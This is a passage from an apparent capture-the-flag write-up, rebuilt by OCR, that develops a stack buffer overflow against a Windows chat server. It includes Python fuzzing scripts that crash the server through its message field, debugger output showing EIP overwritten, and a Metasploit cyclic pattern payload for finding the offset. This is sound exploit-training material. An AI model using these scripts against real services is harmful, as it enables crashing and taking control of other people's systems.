ST1 empty g
ST2 empty g
ST3 empty g
ST4 empty g
ST5 empty g
ST6 empty g
ST7 empty g
               3 2 1 0      E S P U O Z D I
FST 0000  Cond 0 0 0 0  Err 0 0 0 0 0 0 0 0  (GT)
FCW 027F  Prec NEAR,53  Mask    1 1 1 1 1 1
```

eap,
ebx,
esp
eip

all register used on 32bit arch

Also we can see that the layout is equivalent to `FF FF FF FF` which is equivalent to 32 bits address space.

During an `Stack Based overflow` an attacker wants to fill the memory that was allocate for the stack till it hit's the `EIP`.

- EIP -> holds the address space of the next instruction.

If we manage to overwrite the `EIP` we could point to address that we control the data.
The CPU will read and executed the instructions present provided there's no protection.

Usually the application will allocate space between the `ESP` and `EBP` for data.
That space also known as the stack should contain data that will be used by application functions and then discarded.

If the current process has no memory protection we could jump back in that address space and get any instruction executed.

Also, we could check if `essfunc.dll` has no stack protections enabled. In that case we may want to find a address to jump into `essfunc.dll` and use it to load our malicious shellcode.

- shellcode => a bunch of computer instructions in `assembly`.

Exploit development

We can interact with the application with out looks like a simple text-based protocol (`redis`, `tfpt` etc)

We can provide a `username` and `message`.

The first step in our exploit development would test if we could get the application to crash.

This should happens if we are able to overwrite the `EIP` . This should make the application call a bogus address and crash.


First let's learn to interact with chatserver

So the how conversation looks like this.

```
Welcome to Brainstorm chat (beta)
Please enter your username (max 20 characters):
bstraw

Write a message:
message



Tue Nov 12 14:10:07 2024
bstraw said: message


Write a message:
```

We could get a same result with a python script like this

```python
import socket

rhost = '192.168.15.6'
rport = 9999

with socket.socket(socket.AF_INET, socket.SOCK_STREAM) as sock:
    sock.connect((rhost, rport))
    # The applicatio banner
    banner = sock.recv(512)
    print(banner.decode().rstrip())

    # It wil request a username
    question = sock.recv(512)
    print(question.decode().rstrip())

    # We need to terminate our string with \n
    name = 'bstraw\n'
    sock.send(name.encode())

    # it ask for a message
    reply = sock.recv(512)
    print(reply.decode().rstrip())

    # We do not need to add \n
    message = 'this is a message'
    sock.send(message.encode())

    # Will print our message back and ask for another msg
    reply = sock.recv(512)
    print(reply.decode().rstrip())
```



```
Write a message:

gekko 💀kali:~/brainstorm/devel$
 -> python3 chat.py
Welcome to Brainstorm chat (beta)

Please enter your username (max 20 characters):
Write a message:


Tue Nov 12 14:23:49 2024
bstraw said: this is a message

Write a message:

gekko 💀kali:~/brainstorm/devel$
 ->
```


Okay,
it seems that
we understand
how it works

Cool, it's reading the `username` and `message` and it's likely copying our user supplied input to some variable.

Let's modify our chat client to fuzz the application.

We are going to test the username first.

```python
import socket

rhost = '192.168.15.6'
rport = 9999

with socket.socket(socket.AF_INET, socket.SOCK_STREAM) as sock:
    sock.connect((rhost, rport))
    # The applicatio banner
    banner = sock.recv(512)
    print(banner.decode().rstrip())

    # It wil request a username
    question = sock.recv(512)
    print(question.decode().rstrip())

    # We need to terminate our string with \n
    name = b'\x41' * 1000 + b'\n'
    sock.send(name)
```




```
Waiting for connections.
Received a client connection from 192.168.15.3:48738
Client 192.168.15.3:48738 selected username: bstraw
Client 192.168.15.3:48738 closed connection.
Received a client connection from 192.168.15.3:53344
Client 192.168.15.3:53344 selected username: bstraw
Client 192.168.15.3:53344 closed connection.

C:\Users\neo\Desktop\hacking\loot>.\chatserver.exe
Chat Server started!
Called essential function dll version 1.00

Waiting for connections.
Received a client connection from 192.168.15.3:55574
Client 192.168.15.3:55574 closed connection.
Received a client connection from 192.168.15.3:33620
Client 192.168.15.3:33620 selected username: AAAAAAAAAAAAAAAAAAAA
Client 192.168.15.3:33620 closed connection.
```

it only copying up to
20 chars or something.

The paramer username is not
vulnerable

Okay, let's try with the `message`


```python
import socket

rhost = '192.168.15.6'
rport = 9999

with socket.socket(socket.AF_INET, socket.SOCK_STREAM) as sock:
    sock.connect((rhost, rport))
    # The application banner
    banner = sock.recv(512)
    print(banner.decode().rstrip())

    # It wil request a username
    question = sock.recv(512)
    print(question.decode().rstrip())

    # We need to terminate our string with \n
    name = 'bstraw\n'
    sock.send(name.encode())

    # it ask for a message
    reply = sock.recv(512)
    print(reply.decode().rstrip())

    # We do not need to add \n
    message = b'\x41' * 3000
    sock.send(message)

    # Will print our message back and ask for another msg
    reply = sock.recv(512)
    print(reply.decode().rstrip())
```



```
C:\Users\neo\Desktop\hacking\loot>.\chatserver.exe
Chat Server started!
Called essential function dll version 1.00

Waiting for connections.
Received a client connection from 192.168.15.3:59080
Client 192.168.15.3:59080 selected username: bstraw

C:\Users\neo\Desktop\hacking\loot>_
```

the server crashed!!

Let's do it again. This time let's pay attention what's going in the registers!



```
Registers (FPU)
EAX 0116E6C8 ASCII "AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
ECX 00F64004
EDX 00000000
EBX 0000C55C
ESP 0116EEA8 ASCII "AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
EBP 41414141
ESI 0040199E chatserv.0040199E
EDI 0040199E chatserv.0040199E

EIP 41414141

C 0  ES 002B 32bit 0(FFFFFFFF)
P 1  CS 0023 32bit 0(FFFFFFFF)
A 0  SS 002B 32bit 0(FFFFFFFF)
Z 1  DS 002B 32bit 0(FFFFFFFF)
S 0  FS 0053 32bit 2AE000(FFF)
T 0  GS 002B 32bit 0(FFFFFFFF)
D 0
O 0  LastErr ERROR_SUCCESS (00000000)

EFL 00010246 (NO,NB,E,BE,NS,PE,GE,LE)

ST0 empty g
ST1 empty g
ST2 empty g
ST3 empty g
ST4 empty g
ST5 empty g
ST6 empty g
ST7 empty g
               3 2 1 0      E S P U O Z D I
FST 0000  Cond 0 0 0 0  Err 0 0 0 0 0 0 0 0  (GT)
FCW 027F  Prec NEAR,53  Mask    1 1 1 1 1 1
```

We were able to overwrite the eip!


the parameter message is indeed vulnerable interesting!

Now where exactly does the eip starts ?

We can create a cyclic string and use it to find exactly where the eip starts!

metasploit provides a tool to help us.

```
msf-pattern_create -l 3000
```




We can use msf-patern_create to generate a cyclic string

```
gekko 💀kali:~/brainstorm/devel$
 -> msf-pattern_create -l 3000                                                                    10.13.44.110
Aa0Aa1Aa2Aa3Aa4Aa5Aa6Aa7Aa8Aa9Ab0Ab1Ab2Ab3Ab4Ab5Ab6Ab7Ab8Ab9Ac0Ac1Ac2Ac3Ac4Ac5Ac6Ac7Ac8Ac9Ad0Ad1Ad2Ad3Ad4Ad5Ad6Ad7Ad8Ad9Ae0Ae1Ae2Ae3Ae4Ae5Ae6Ae7Ae8Ae9Af0Af1Af2Af3Af4Af5Af6Af7Af8Af9Ag0Ag1Ag2Ag3Ag4Ag5Ag6Ag7Ag8A
g9Ah0Ah1Ah2Ah3Ah4Ah5Ah6Ah7Ah8Ah9Ai0Ai1Ai2Ai3Ai4Ai5Ai6Ai7Ai8Ai9Aj0Aj1Aj2Aj3Aj4Aj5Aj6Aj7Aj8Aj9Ak0Ak1Ak2Ak3Ak4Ak5Ak6Ak7Ak8Ak9Al0Al1Al2Al3Al4Al5Al6Al7Al8Al9Am0Am1Am2Am3Am4Am5Am6Am7Am8Am9An0An1An2An3An4An5An6An7An
8An9Ao0Ao1Ao2Ao3Ao4Ao5Ao6Ao7Ao8Ao9Ap0Ap1Ap2Ap3Ap4Ap5Ap6Ap7Ap8Ap9Aq0Aq1Aq2Aq3Aq4Aq5Aq6Aq7Aq8Aq9Ar0Ar1Ar2Ar3Ar4Ar5Ar6Ar7Ar8Ar9As0As1As2As3As4As5As6As7As8As9At0At1At2At3At4At5At6At7At8At9Au0Au1Au2Au3Au4Au5Au6Au7
Au8Au9Av0Av1Av2Av3Av4Av5Av6Av7Av8Av9Aw0Aw1Aw2Aw3Aw4Aw5Aw6Aw7Aw8Aw9Ax0Ax1Ax2Ax3Ax4Ax5Ax6Ax7Ax8Ax9Ay0Ay1Ay2Ay3Ay4Ay5Ay6Ay7Ay8Ay9Az0Az1Az2Az3Az4Az5Az6Az7Az8Az9Ba0Ba1Ba2Ba3Ba4Ba5Ba6Ba7Ba8Ba9Bb0Bb1Bb2Bb3Bb4Bb5Bb6B
b7Bb8Bb9Bc0Bc1Bc2Bc3Bc4Bc5Bc6Bc7Bc8Bc9Bd0Bd1Bd2Bd3Bd4Bd5Bd6Bd7Bd8Bd9Be0Be1Be2Be3Be4Be5Be6Be7Be8Be9Bf0Bf1Bf2Bf3Bf4Bf5Bf6Bf7Bf8Bf9Bg0Bg1Bg2Bg3Bg4Bg5Bg6Bg7Bg8Bg9Bh0Bh1Bh2Bh3Bh4Bh5Bh6Bh7Bh8Bh9Bi0Bi1Bi2Bi3Bi4Bi5Bi
6Bi7Bi8Bi9Bj0Bj1Bj2Bj3Bj4Bj5Bj6Bj7Bj8Bj9Bk0Bk1Bk2Bk3Bk4Bk5Bk6Bk7Bk8Bk9Bl0Bl1Bl2Bl3Bl4Bl5Bl6Bl7Bl8Bl9Bm0Bm1Bm2Bm3Bm4Bm5Bm6Bm7Bm8Bm9Bn0Bn1Bn2Bn3Bn4Bn5Bn6Bn7Bn8Bn9Bo0Bo1Bo2Bo3Bo4Bo5Bo6Bo7Bo8Bo9Bp0Bp1Bp2Bp3Bp4Bp5
Bp6Bp7Bp8Bp9Bq0Bq1Bq2Bq3Bq4Bq5Bq6Bq7Bq8Bq9Br0Br1Br2Br3Br4Br5Br6Br7Br8Br9Bs0Bs1Bs2Bs3Bs4Bs5Bs6Bs7Bs8Bs9Bt0Bt1Bt2Bt3Bt4Bt5Bt6Bt7Bt8Bt9Bu0Bu1Bu2Bu3Bu4Bu5Bu6Bu7Bu8Bu9Bv0Bv1Bv2Bv3Bv4Bv5Bv6Bv7Bv8Bv9Bw0Bw1Bw2Bw3Bw4B
w5Bw6Bw7Bw8Bw9Bx0Bx1Bx2Bx3Bx4Bx5Bx6Bx7Bx8Bx9By0By1By2By3By4By5By6By7By8By9Bz0Bz1Bz2Bz3Bz4Bz5Bz6Bz7Bz8Bz9Ca0Ca1Ca2Ca3Ca4Ca5Ca6Ca7Ca8Ca9Cb0Cb1Cb2Cb3Cb4Cb5Cb6Cb7Cb8Cb9Cc0Cc1Cc2Cc3Cc4Cc5Cc6Cc7Cc8Cc9Cd0Cd1Cd2Cd3Cd
4Cd5Cd6Cd7Cd8Cd9Ce0Ce1Ce2Ce3Ce4Ce5Ce6Ce7Ce8Ce9Cf0Cf1Cf2Cf3Cf4Cf5Cf6Cf7Cf8Cf9Cg0Cg1Cg2Cg3Cg4Cg5Cg6Cg7Cg8Cg9Ch0Ch1Ch2Ch3Ch4Ch5Ch6Ch7Ch8Ch9Ci0Ci1Ci2Ci3Ci4Ci5Ci6Ci7Ci8Ci9Cj0Cj1Cj2Cj3Cj4Cj5Cj6Cj7Cj8Cj9Ck0Ck1Ck2Ck3
Ck4Ck5Ck6Ck7Ck8Ck9Cl0Cl1Cl2Cl3Cl4Cl5Cl6Cl7Cl8Cl9Cm0Cm1Cm2Cm3Cm4Cm5Cm6Cm7Cm8Cm9Cn0Cn1Cn2Cn3Cn4Cn5Cn6Cn7Cn8Cn9Co0Co1Co2Co3Co4Co5Co6Co7Co8Co9Cp0Cp1Cp2Cp3Cp4Cp5Cp6Cp7Cp8Cp9Cq0Cq1Cq2Cq3Cq4Cq5Cq6Cq7Cq8Cq9Cr0Cr1Cr2C
r3Cr4Cr5Cr6Cr7Cr8Cr9Cs0Cs1Cs2Cs3Cs4Cs5Cs6Cs7Cs8Cs9Ct0Ct1Ct2Ct3Ct4Ct5Ct6Ct7Ct8Ct9Cu0Cu1Cu2Cu3Cu4Cu5Cu6Cu7Cu8Cu9Cv0Cv1Cv2Cv3Cv4Cv5Cv6Cv7Cv8Cv9Cw0Cw1Cw2Cw3Cw4Cw5Cw6Cw7Cw8Cw9Cx0Cx1Cx2Cx3Cx4Cx5Cx6Cx7Cx8Cx9Cy0Cy1Cy
2Cy3Cy4Cy5Cy6Cy7Cy8Cy9Cz0Cz1Cz2Cz3Cz4Cz5Cz6Cz7Cz8Cz9Da0Da1Da2Da3Da4Da5Da6Da7Da8Da9Db0Db1Db2Db3Db4Db5Db6Db7Db8Db9Dc0Dc1Dc2Dc3Dc4Dc5Dc6Dc7Dc8Dc9Dd0Dd1Dd2Dd3Dd4Dd5Dd6Dd7Dd8Dd9De0De1De2De3De4De5De6De7De8De9Df0Df1
Df2Df3Df4Df5Df6Df7Df8Df9Dg0Dg1Dg2Dg3Dg4Dg5Dg6Dg7Dg8Dg9Dh0Dh1Dh2Dh3Dh4Dh5Dh6Dh7Dh8Dh9Di0Di1Di2Di3Di4Di5Di6Di7Di8Di9Dj0Dj1Dj2Dj3Dj4Dj5Dj6Dj7Dj8Dj9Dk0Dk1Dk2Dk3Dk4Dk5Dk6Dk7Dk8Dk9Dl0Dl1Dl2Dl3Dl4Dl5Dl6Dl7Dl8Dl9Dm0D
m1Dm2Dm3Dm4Dm5Dm6Dm7Dm8Dm9Dn0Dn1Dn2Dn3Dn4Dn5Dn6Dn7Dn8Dn9Do0Do1Do2Do3Do4Do5Do6Do7Do8Do9Dp0Dp1Dp2Dp3Dp4Dp5Dp6Dp7Dp8Dp9Dq0Dq1Dq2Dq3Dq4Dq5Dq6Dq7Dq8Dq9Dr0Dr1Dr2Dr3Dr4Dr5Dr6Dr7Dr8Dr9Ds0Ds1Ds2Ds3Ds4Ds5Ds6Ds7Ds8Ds9Dt
0Dt1Dt2Dt3Dt4Dt5Dt6Dt7Dt8Dt9Du0Du1Du2Du3Du4Du5Du6Du7Du8Du9Dv0Dv1Dv2Dv3Dv4Dv5Dv6Dv7Dv8Dv9

gekko 💀kali:~/brainstorm/devel$
 -> █                                                                                             10.13.44.110
```


```
import socket

rhost = '192.168.15.6'
rport = 9999


payload =
b'Aa0Aa1Aa2Aa3Aa4Aa5Aa6Aa7Aa8Aa9Ab0Ab1Ab2Ab3Ab4Ab5Ab6Ab7Ab8Ab9Ac0Ac1Ac2Ac3Ac
4Ac5Ac6Ac7Ac8Ac9Ad0Ad1Ad2Ad3Ad4Ad5Ad6Ad7Ad8Ad9Ae0Ae1Ae2Ae3Ae4Ae5Ae6Ae7Ae8Ae9
Af0Af1Af2Af3Af4Af5Af6Af7Af8Af9Ag0Ag1Ag2Ag3Ag4Ag5Ag6Ag7Ag8Ag9Ah0Ah1Ah2Ah3Ah4A
h5Ah6Ah7Ah8Ah9Ai0Ai1Ai2Ai3Ai4Ai5Ai6Ai7Ai8Ai9Aj0Aj1Aj2Aj3Aj4Aj5Aj6Aj7Aj8Aj9Ak
0Ak1Ak2Ak3Ak4Ak5Ak6Ak7Ak8Ak9Al0Al1Al2Al3Al4Al5Al6Al7Al8Al9Am0Am1Am2Am3Am4Am5
Am6Am7Am8Am9An0An1An2An3An4An5An6An7An8An9Ao0Ao1Ao2Ao3Ao4Ao5Ao6Ao7Ao8Ao9Ap0A
p1Ap2Ap3Ap4Ap5Ap6Ap7Ap8Ap9Aq0Aq1Aq2Aq3Aq4Aq5Aq6Aq7Aq8Aq9Ar0Ar1Ar2Ar3Ar4Ar5Ar
6Ar7Ar8Ar9As0As1As2As3As4As5As6As7As8As9At0At1At2At3At4At5At6At7At8At9Au0Au1
Au2Au3Au4Au5Au6Au7Au8Au9Av0Av1Av2Av3Av4Av5Av6Av7Av8Av9Aw0Aw1Aw2Aw3Aw4Aw5Aw6A
w7Aw8Aw9Ax0Ax1Ax2Ax3Ax4Ax5Ax6Ax7Ax8Ax9Ay0Ay1Ay2Ay3Ay4Ay5Ay6Ay7Ay8Ay9Az0Az1Az
2Az3Az4Az5Az6Az7Az8Az9Ba0Ba1Ba2Ba3Ba4Ba5Ba6Ba7Ba8Ba9Bb0Bb1Bb2Bb3Bb4Bb5Bb6Bb7
Bb8Bb9Bc0Bc1Bc2Bc3Bc4Bc5Bc6Bc7Bc8Bc9Bd0Bd1Bd2Bd3Bd4Bd5Bd6Bd7Bd8Bd9Be0Be1Be2B
e3Be4Be5Be6Be7Be8Be9Bf0Bf1Bf2Bf3Bf4Bf5Bf6Bf7Bf8Bf9Bg0Bg1Bg2Bg3Bg4Bg5Bg6Bg7Bg
8Bg9Bh0Bh1Bh2Bh3Bh4Bh5Bh6Bh7Bh8Bh9Bi0Bi1Bi2Bi3Bi4Bi5Bi6Bi7Bi8Bi9Bj0Bj1Bj2Bj3
Bj4Bj5Bj6Bj7Bj8Bj9Bk0Bk1Bk2Bk3Bk4Bk5Bk6Bk7Bk8Bk9Bl0Bl1Bl2Bl3Bl4Bl5Bl6Bl7Bl8B
l9Bm0Bm1Bm2Bm3Bm4Bm5Bm6Bm7Bm8Bm9Bn0Bn1Bn2Bn3Bn4Bn5Bn6Bn7Bn8Bn9Bo0Bo1Bo2Bo3Bo
4Bo5Bo6Bo7Bo8Bo9Bp0Bp1Bp2Bp3Bp4Bp5Bp6Bp7Bp8Bp9Bq0Bq1Bq2Bq3Bq4Bq5Bq6Bq7Bq8Bq9
Br0Br1Br2Br3Br4Br5Br6Br7Br8Br9Bs0Bs1Bs2Bs3Bs4Bs5Bs6Bs7Bs8Bs9Bt0Bt1Bt2Bt3Bt4B
t5Bt6Bt7Bt8Bt9Bu0Bu1Bu2Bu3Bu4Bu5Bu6Bu7Bu8Bu9Bv0Bv1Bv2Bv3Bv4Bv5Bv6Bv7Bv8Bv9Bw
0Bw1Bw2Bw3Bw4Bw5Bw6Bw7Bw8Bw9Bx0Bx1Bx2Bx3Bx4Bx5Bx6Bx7Bx8Bx9By0By1By2By3By4By5
```

```
By6By7By8By9Bz0Bz1Bz2Bz3Bz4Bz5Bz6Bz7Bz8Bz9Ca0Ca1Ca2Ca3Ca4Ca5Ca6Ca7Ca8Ca9Cb0C
b1Cb2Cb3Cb4Cb5Cb6Cb7Cb8Cb9Cc0Cc1Cc2Cc3Cc4Cc5Cc6Cc7Cc8Cc9Cd0Cd1Cd2Cd3Cd4Cd5Cd
6Cd7Cd8Cd9Ce0Ce1Ce2Ce3Ce4Ce5Ce6Ce7Ce8Ce9Cf0Cf1Cf2Cf3Cf4Cf5Cf6Cf7Cf8Cf9Cg0Cg1
Cg2Cg3Cg4Cg5Cg6Cg7Cg8Cg9Ch0Ch1Ch2Ch3Ch4Ch5Ch6Ch7Ch8Ch9Ci0Ci1Ci2Ci3Ci4Ci5Ci6C
i7Ci8Ci9Cj0Cj1Cj2Cj3Cj4Cj5Cj6Cj7Cj8Cj9Ck0Ck1Ck2Ck3Ck4Ck5Ck6Ck7Ck8Ck9Cl0Cl1Cl
2Cl3Cl4Cl5Cl6Cl7Cl8Cl9Cm0Cm1Cm2Cm3Cm4Cm5Cm6Cm7Cm8Cm9Cn0Cn1Cn2Cn3Cn4Cn5Cn6Cn7
Cn8Cn9Co0Co1Co2Co3Co4Co5Co6Co7Co8Co9Cp0Cp1Cp2Cp3Cp4Cp5Cp6Cp7Cp8Cp9Cq0Cq1Cq2C
q3Cq4Cq5Cq6Cq7Cq8Cq9Cr0Cr1Cr2Cr3Cr4Cr5Cr6Cr7Cr8Cr9Cs0Cs1Cs2Cs3Cs4Cs5Cs6Cs7Cs
